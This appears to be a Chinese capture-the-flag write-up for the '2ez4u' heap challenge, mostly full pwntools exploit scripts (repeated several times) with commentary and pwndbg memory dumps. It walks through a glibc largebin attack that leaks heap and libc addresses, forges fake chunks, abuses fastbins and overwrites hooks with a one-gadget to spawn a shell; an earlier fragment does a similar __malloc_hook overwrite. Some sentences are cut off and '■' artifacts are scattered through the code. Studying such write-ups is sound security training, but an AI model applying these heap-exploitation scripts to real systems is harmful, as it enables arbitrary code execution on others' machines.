#   payload += p64(pppppp_ret)
#   payload += p64(0)
#   payload += p64(0)
#   payload += p64(1)
#   payload += p64(func_got)
#   payload += p64(rdx)
#   payload += p64(rsi)
#   payload += p64(rdi)
#   payload += p64(mov_ret)
#   payload += p64(0)
#   payload += p64(0)
```

```
#   payload += p64(0)
#   payload += p64(0)
#   payload += p64(0)
#   payload += p64(0)
#   payload += p64(0)
#   payload += p64(next_func)
#   ru('Input:\n')
#   sd(payload)
def malloc(color,value,num,size,content):
   ru("your choice: ")
   sl('1')
   ru("color?(0:red, 1:green):")
   sl(str(color))
   ru("value?(0-999):")
   sl(str(value))
   ru("num?(0-16):")
   sl(str(num))
   ru("description length?(1-1024):")
   sl(str(size))
   ru("description of the apple:")
   sl(content)
def free(index):
   ru("your choice: ")
   sl('2')
   ru("which?(0-15):")
   sl(str(index))
def edit(index,color,value,num,content):
   ru("your choice: ")
   sl('3')
   ru("which?(0-15):")
   sl(str(index))
   ru("color?(0:red, 1:green):")
   sl(str(color))
   ru("value?(0-999):")
   sl(str(value))
   ru("num?(0-16):")
   sl(str(num))
   ru("new description of the apple:")
   sl(content)
def show(index):
   ru("your choice: ")
   sl('4')
   ru("which?(0-15):")
   sl(str(index))
■
malloc(0,0x100,0,0x68,'aaaa')#0
malloc(0,0x100,0,0x68,'bbbb')#1
malloc(0,0x100,0,0x68,'cccc')#2
# debug(0)
free(0)
free(1)
malloc(0,0x100,0,0x78,'dddd')
show(1)
ru("description:")
libc_base = u64(rc(6).ljust(8,'\x00')) - 0x3c4b78
print "libc_base--->" + hex(libc_base)
malloc_hook = libc_base + libc.sym["__malloc_hook"]
realloc = libc_base + libc.sym["realloc"]
fake_chunk = malloc_hook - 0x43
onegadget = libc_base + 0xf1147
free(2)
free(0)
malloc(0,0x100,0,0x20,'eeee')
malloc(0,0x100,0,0x20,'ffff')
malloc(0,0x100,0,0x100,'eeee')
malloc(0,0x100,0,0x20,'pppp')
# debug(0)
free(2)
free(0)
```

```
free(1)
#unsorted bin attack
malloc(0,0x100,0,0x90,'eeee')
py = ''
py += 'a'*0x88
py += p64(0) + p64(0x71)
py += p64(0) + p64(malloc_hook-0x50)
edit(2,0,0,0,py)
malloc(0,0x100,0,0x50,'hhhh')
free(1)
py = ''
py += 'a'*0x88
py += p64(0) + p64(0x71)
py += p64(malloc_hook-0x43)
edit(2,0,0,0,py)
malloc(0,0x100,0,0x50,'hhhh')
py = ''
py += 'a'*0x13 + p64(onegadget) + p64(realloc+4)
malloc(0,0x100,0,0x50,py)
# debug(0xd22)
ru("your choice: ")
sl('1')
ru("color?(0:red, 1:green):")
sl('0')
ru("value?(0-999):")
sl('0')
ru("num?(0-16):")
sl('0')
ru("description length?(1-1024):")
sl('777')
■
p.interactive()
```

这里主要讲largebin attack，下面进入正题：

```
#!/usr/bin/env python2.7
# -*- coding: utf-8 -*-

from __future__ import print_function
from pwn import *
from ctypes import c_uint32

context.arch = 'x86-64'
context.os = 'linux'
context.log_level = 'DEBUG'

io = process("./2ez4u", env = {"LD_PRELOAD" : "./libc.so"})

base_addr = 0x0000555555554000
def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
        gdb.attach(io,'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(io,"b *{}".format(hex(addr)))
def add(l, desc):
    io.recvuntil('your choice:')
    io.sendline('1')
    io.recvuntil('color?(0:red, 1:green):')
    io.sendline('0')
    io.recvuntil('value?(0-999):')
    io.sendline('0')
    io.recvuntil('num?(0-16)')
    io.sendline('0')
    io.recvuntil('description length?(1-1024):')
    io.sendline(str(l))
    io.recvuntil('description of the apple:')
    io.sendline(desc)
    #pass
```

```
def dele(idx):
   io.recvuntil('your choice:')
   io.sendline('2')
   io.recvuntil('which?(0-15):')
   io.sendline(str(idx))
   #pass

def edit(idx, desc):
   io.recvuntil('your choice:')
   io.sendline('3')
   io.recvuntil('which?(0-15):')
   io.sendline(str(idx))
   io.recvuntil('color?(0:red, 1:green):')
   io.sendline('2')
   io.recvuntil('value?(0-999):')
   io.sendline('1000')
   io.recvuntil('num?(0-16)')
   io.sendline('17')
   io.recvuntil('new description of the apple:')
   io.sendline(desc)
   #pass

def show(idx):
   io.recvuntil('your choice:')
   io.sendline('4')
   io.recvuntil('which?(0-15):')
   io.sendline(str(idx))
   #pass

add(0x60,  '0'*0x60 ) #
add(0x60,  '1'*0x60 ) #
add(0x60,  '2'*0x60 ) #
add(0x60,  '3'*0x60 ) #
add(0x60,  '4'*0x60 ) #
add(0x60,  '5'*0x60 ) #
add(0x60,  '6'*0x60 ) #

add(0x3f0, '7'*0x3f0) # playground
add(0x30,  '8'*0x30 )
add(0x3e0, '9'*0x3d0) # sup
add(0x30,  'a'*0x30 )
add(0x3f0, 'b'*0x3e0) # victim
add(0x30,  'c'*0x30 )
■
dele(0x9)
dele(0xb)
dele(0x0)
# debug(0)
add(0x400, '0'*0x400)
■
# leak
show(0xb)
io.recvuntil('num: ')
print(hex(c_uint32(int(io.recvline()[:-1])).value))

io.recvuntil('description:')
HEAP = u64(io.recvline()[:-1]+'\x00\x00')-0x7e0
log.info("heap base 0x%016x" % HEAP)

target_addr = HEAP+0xb0     # 1
chunk1_addr = HEAP+0x130    # 2
chunk2_addr = HEAP+0x1b0    # 3
victim_addr = HEAP+0xc30    # b

# large bin attack
edit(0xb, p64(chunk1_addr))             # victim  bk_nextsize
edit(0x1, p64(0x0)+p64(chunk1_addr))    # target
# debug(0)
```

```python
chunk2  = p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(0x421)
chunk2 += p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(chunk1_addr)   #fd_nextsize
edit(0x3, chunk2) # chunk2
# debug(0)
chunk1  = ''
chunk1 += p64(0x0)
chunk1 += p64(0x0)
chunk1 += p64(0x411)
chunk1 += p64(target_addr-0x18)
chunk1 += p64(target_addr-0x10)
chunk1 += p64(victim_addr)
chunk1 += p64(chunk2_addr)

edit(0x2, chunk1) # chunk1
edit(0x7, '7'*0x198+p64(0x410)+p64(0x411))

dele(0x6)
dele(0x3)
add(0x3f0, '3'*0x30+p64(0xdeadbeefdeadbeef)) # chunk1, arbitrary write !!!!!!!
add(0x60,  '6'*0x60 ) #

show(0x3)
io.recvuntil('3'*0x30)
io.recv(8)
LIBC = u64(io.recv(6)+'\x00\x00')-0x3c4be8
log.info("libc base 0x%016x" % LIBC)

junk  = ''
junk += '3'*0x30
junk += p64(0x81)
junk += p64(LIBC+0x3c4be8)
junk += p64(HEAP+0x300)
junk  = junk.ljust(0xa8, 'A')
junk += p64(0x80)

recovery  = ''
recovery += junk
recovery += p64(0x80) # 0x4->size
recovery += p64(0x60) # 0x4->fd

dele(0x5)
dele(0x4)

edit(0x3, recovery) # victim, start from HEAP+0x158

add(0x60,  '4'*0x60 ) #

recovery  = ''
recovery += junk
recovery += p64(0x70) # 0x4->size
recovery += p64(0x0) # 0x4->fd
edit(0x3, recovery) # victim, start from HEAP+0x158

add(0x40,  '5'*0x30 ) #

dele(0x5)
# gdb.attach(io, 'b *0x%x' % (base_addr+0x124e))
recovery  = ''
recovery += '3'*0x30
recovery += p64(0x61)
recovery += p64(LIBC+0x3c4b50)
edit(0x3, recovery) # victim, start from HEAP+0x158

add(0x40,  '5'*0x30 ) #
```

```
add(0x40,  p64(LIBC+0x3c5c50)) #

# recovery
edit(0xb, p64(HEAP+0x7e0))
dele(0x6)

add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '/bin/sh') #
dele(0x1)
add(0x300, '\x00'*0x1d0+p64(LIBC+0x4526a)) #
debug(0)
dele(15)
■
io.interactive()
```

因为这个程序有0x18的阻拦，所以泄露地址其实有点问题，这里全程采用largebin的方法去做：

利用了largebin的unlink漏洞，大概思路如下：

1、2个largebin的堆块入bin，泄露出bk_nextsize处的堆地址

2、有了堆地址，我们可以伪造fake_largebin_chunk(伪造指针)进行largebin的attack，从而利用堆块重叠，可以泄露出libc地址

3、有了地址，我们再利用UAF漏洞实现fastbin的attack，修改arena上的topchunk地址为free_hook上方，接着再malloc就会从新的topchunk地址处切割，就可以修改fre

先上完整的exp:

```
#!/usr/bin/env python2.7
# -*- coding: utf-8 -*-

from __future__ import print_function
from pwn import *
from ctypes import c_uint32

from pwn import *
■
debug=1
■
context.log_level='debug'
context.arch='amd64'
e=ELF('./2ez4u')
■
if debug:
   io=process('./2ez4u')
   libc=e.libc
   # gdb.attach(p)
else:
   io=remote('',)

base_addr = 0x0000555555554000
def debug(addr,PIE=True):
   if PIE:
       text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
       gdb.attach(io,'b *{}'.format(hex(text_base+addr)))
   else:
       gdb.attach(io,"b *{}".format(hex(addr)))
def add(l, desc):
   io.recvuntil('your choice:')
   io.sendline('1')
   io.recvuntil('color?(0:red, 1:green):')
   io.sendline('0')
   io.recvuntil('value?(0-999):')
   io.sendline('0')
   io.recvuntil('num?(0-16)')
   io.sendline('0')
   io.recvuntil('description length?(1-1024):')
   io.sendline(str(l))
```


```
   io.recvuntil('description of the apple:')
   io.sendline(desc)
   #pass

def dele(idx):
   io.recvuntil('your choice:')
   io.sendline('2')
   io.recvuntil('which?(0-15):')
   io.sendline(str(idx))
   #pass

def edit(idx, desc):
   io.recvuntil('your choice:')
   io.sendline('3')
   io.recvuntil('which?(0-15):')
   io.sendline(str(idx))
   io.recvuntil('color?(0:red, 1:green):')
   io.sendline('2')
   io.recvuntil('value?(0-999):')
   io.sendline('1000')
   io.recvuntil('num?(0-16)')
   io.sendline('17')
   io.recvuntil('new description of the apple:')
   io.sendline(desc)
   #pass

def show(idx):
   io.recvuntil('your choice:')
   io.sendline('4')
   io.recvuntil('which?(0-15):')
   io.sendline(str(idx))
   #pass

add(0x60,  '0'*0x60 ) #
add(0x60,  '1'*0x60 ) #
add(0x60,  '2'*0x60 ) #
add(0x60,  '3'*0x60 ) #
add(0x60,  '4'*0x60 ) #
add(0x60,  '5'*0x60 ) #
add(0x60,  '6'*0x60 ) #

add(0x3f0, '7'*0x3f0) # playground
add(0x30,  '8'*0x30 )
add(0x3e0, '9'*0x3d0) # sup
add(0x30,  'a'*0x30 )
add(0x3f0, 'b'*0x3e0) # victim
add(0x30,  'c'*0x30 )
■
dele(0x9)
dele(0xb)
dele(0x0)
# debug(0)
add(0x400, '0'*0x400) #bk_nextsize
■
# leak
show(0xb)
io.recvuntil('num: ')
print(hex(c_uint32(int(io.recvline()[:-1])).value))

io.recvuntil('description:')
HEAP = u64(io.recvline()[:-1]+'\x00\x00')-0x7e0
log.info("heap base 0x%016x" % HEAP)

target_addr = HEAP+0xb0     # 1
chunk1_addr = HEAP+0x130    # 2
chunk2_addr = HEAP+0x1b0    # 3
victim_addr = HEAP+0xc30    # b

# large bin attack
```

```
edit(0xb, p64(chunk1_addr))             # victim  bk_nextsize
edit(0x1, p64(0x0)+p64(chunk1_addr))    # target
■
chunk2  = p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(0x421)
chunk2 += p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(chunk1_addr)   #fd_nextsize
edit(0x3, chunk2) # chunk2
■
chunk1  = ''
chunk1 += p64(0x0)
chunk1 += p64(0x0)
chunk1 += p64(0x411)
chunk1 += p64(target_addr-0x18)
chunk1 += p64(target_addr-0x10)
chunk1 += p64(victim_addr)
chunk1 += p64(chunk2_addr)
■
edit(0x2, chunk1) # chunk1
■
edit(0x7, '7'*0x198+p64(0x410)+p64(0x411)) #dao da chunk1
debug(0)
dele(0x6)
dele(0x3)
# debug(0)
add(0x3f0, '3'*0x30+p64(0xdeadbeefdeadbeef)) # chunk1, arbitrary write !!!!!!!
add(0x60,  '6'*0x60 ) #

show(0x3)
io.recvuntil('3'*0x30)
io.recv(8)
LIBC = u64(io.recv(6)+'\x00\x00')-0x3c4be8
log.info("libc base 0x%016x" % LIBC)

junk  = ''
junk += '3'*0x30
junk += p64(0x81)
junk += p64(LIBC+0x3c4be8)
junk += p64(HEAP+0x300)
junk  = junk.ljust(0xa8, 'A')
junk += p64(0x80)

recovery  = ''
recovery += junk
recovery += p64(0x80) # 0x4->size
recovery += p64(0x60) # 0x4->fd
■
dele(0x5)
dele(0x4)
# debug(0)
edit(0x3, recovery) # victim, start from HEAP+0x158

add(0x60,  '4'*0x60) #

recovery  = ''
recovery += junk
recovery += p64(0x70) # 0x4->size
recovery += p64(0x0) # 0x4->fd
edit(0x3, recovery) # victim, start from HEAP+0x158
■
add(0x40,  '5'*0x30 ) #

dele(0x5)
# debug(0)
recovery  = ''
recovery += '3'*0x30
recovery += p64(0x61)
```

```
recovery += p64(LIBC+0x3c4b50)
edit(0x3, recovery) # victim, start from HEAP+0x158
add(0x40,  '5'*0x30 ) #
■
add(0x40,  p64(LIBC+0x3c5c50)) #
■
# recovery
edit(0xb, p64(HEAP+0x7e0))
dele(0x6)
# debug(0)
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '\x00') #
add(0x300, '/bin/sh') #
dele(0x1)
add(0x300, '\x00'*0x1d0+p64(LIBC+0x4526a)) #
# debug(0)
dele(15)
■
io.interactive()
```

1、首先是泄露堆地址：

```
add(0x60,  '0'*0x60 ) #
add(0x60,  '1'*0x60 ) #
add(0x60,  '2'*0x60 ) #
add(0x60,  '3'*0x60 ) #
add(0x60,  '4'*0x60 ) #
add(0x60,  '5'*0x60 ) #
add(0x60,  '6'*0x60 ) #

add(0x3f0, '7'*0x3f0) # playground
add(0x30,  '8'*0x30 )
add(0x3e0, '9'*0x3d0) # sup
add(0x30,  'a'*0x30 )
add(0x3f0, 'b'*0x3e0) # victim
add(0x30,  'c'*0x30 )
■
dele(0x9)
dele(0xb)
dele(0x0)
# debug(0)
add(0x400, '0'*0x400) #bk_nextsize
■
# leak
show(0xb)
io.recvuntil('num: ')
print(hex(c_uint32(int(io.recvline()[:-1])).value))

io.recvuntil('description:')
HEAP = u64(io.recvline()[:-1]+'\x00\x00')-0x7e0
log.info("heap base 0x%016x" % HEAP)
```



可以看到正好是description位置处，利用bins的回收重分配机制，我们实现了第一步。

2、利用堆地址进行largebin的attack：

记清楚这4个我们待会要操作的堆块

```
target_addr = HEAP+0xb0     # 1
chunk1_addr = HEAP+0x130    # 2
chunk2_addr = HEAP+0x1b0    # 3
victim_addr = HEAP+0xc30    # b
```


chunk1和chunk2是我们需要伪造的fake_chunk。

```
edit(0xb, p64(chunk1_addr))
edit(0x1, p64(0x0)+p64(chunk1_addr))
```

这一步实现了修改bk_nextsize，链接到HEAP+0x130位置处，同时把指针写入到target堆地址中

```
chunk2  = p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(0x421)
chunk2 += p64(0x0)
chunk2 += p64(0x0)
chunk2 += p64(chunk1_addr)   #fd_nextsize
edit(0x3, chunk2) # chunk2
■0x1b0■■■■■■fake_chunk2■■■■fd_nextsize■■0x130



chunk1  = ''
chunk1 += p64(0x0)
chunk1 += p64(0x0)
chunk1 += p64(0x411)
chunk1 += p64(target_addr-0x18)
chunk1 += p64(target_addr-0x10)
chunk1 += p64(victim_addr)
chunk1 += p64(chunk2_addr)
■
edit(0x2, chunk1) # chunk1
```

这里在0x130位置处实现了fake_chunk1的伪造，同时把FD,BK,fd_nextsize和bk_nextsize都伪造好了，这样largebin的纵向列表就构造好了，横向列表也构造好了。这里重




```
edit(0x7, '7'*0x198+p64(0x410)+p64(0x411))
```


写入size，刚好前一个是HEAP+0x130（size为0x410）。

再次申请时，根据从小到大遍历，会找到HEAP+0x130的fake_chunk堆块并取出来，实现unlink操作，那么就可以控制这个HEAP+0x130处的堆块了，从而有很大的溢出空


```
add(0x3f0, '3'*0x30+p64(0xdeadbeefdeadbeef)) # chunk1, arbitrary write !!!!!!!
add(0x60,  '6'*0x60 ) #
# debug(0)
show(0x3)
io.recvuntil('3'*0x30)
io.recv(8)
LIBC = u64(io.recv(6)+'\x00\x00')-0x3c4be8
log.info("libc base 0x%016x" % LIBC)
```

接着我们修复下堆块，把0x80的堆块的FD改为0x60，下一次再次申请0x60的堆块，就会把0x60的数字写入到main_arena+56处，从而可以伪造出一个0x60大小的chunk块

```
junk  = ''
junk += '3'*0x30
junk += p64(0x81)
junk += p64(LIBC+0x3c4be8)
junk += p64(HEAP+0x300)
junk  = junk.ljust(0xa8, 'A')
junk += p64(0x80)

recovery  = ''
recovery += junk
recovery += p64(0x80) # 0x4->size
recovery += p64(0x60) # 0x4->fd
■
dele(0x5)
dele(0x4)
debug(0)
edit(0x3, recovery)
```



```
0x70: 0x0
0x80: 0x556a21fdd200 ◂— 0x60 /* '`' */
unsortedbin
all: 0x0
smallbins
0x80: 0x556a21fdd300 —▸ 0x556a21fdd180 —▸ 0x7f0e20a55be8 (main_arena+200) ◂— 0x556a21fdd300
largebins
0x400: 0x556a21fddc30 —▸ 0x556a21fdd7e0 —▸ 0x7f0e20a55f68 (main_arena+1096) ◂— 0x556a21fddc30
pwndbg> hex 0x556a21fdd000 9000
+0000 0x556a21fdd000  00 00 00 00  00 00 00 00  81 00 00 00  00 00 00 00  │....│....│....│....│
+0010 0x556a21fdd010  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+0020 0x556a21fdd020  06 00 00 00  00 00 00 00  36 36 36 36  36 36 36 36  │....│....│6666│6666│
+0030 0x556a21fdd030  36 36 36 36  36 36 36 36  36 36 36 36  36 36 36 36  │6666│6666│6666│6666│
...
+0080 0x556a21fdd080  36 36 36 36  36 36 36 00  81 00 00 00  00 00 00 00  │6666│666.│....│....│
+0090 0x556a21fdd090  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+00a0 0x556a21fdd0a0  01 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+00b0 0x556a21fdd0b0  98 d0 fd 21  6a 55 00 00  00 31 31 31  31 31 31 31  │...!│jU..│.111│1111│
+00c0 0x556a21fdd0c0  31 31 31 31  31 31 31 31  31 31 31 31  31 31 31 31  │1111│1111│1111│1111│
...
+0100 0x556a21fdd100  31 31 31 31  31 31 31 00  81 00 00 00  00 00 00 00  │1111│111.│....│....│
+0110 0x556a21fdd110  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+0120 0x556a21fdd120  02 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+0130 0x556a21fdd130  00 00 00 00  00 00 00 00  11 04 00 00  00 00 00 00  │....│....│....│....│
+0140 0x556a21fdd140  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  │....│....│....│....│
+0150 0x556a21fdd150  03 00 00 00  6a 55 00 00  33 33 33 33  33 33 33 33  │....│jU..│3333│3333│
+0160 0x556a21fdd160  33 33 33 33  33 33 33 33  33 33 33 33  33 33 33 33  │3333│3333│3333│3333│
...
+0180 0x556a21fdd180  33 33 33 33  33 33 33 33  81 00 00 00  00 00 00 00  │3333│3333│....│....│
+0190 0x556a21fdd190  e8 5b a5 20  0e 7f 00 00  00 d3 fd 21  6a 55 00 00  │.[..│....│...!│jU..│
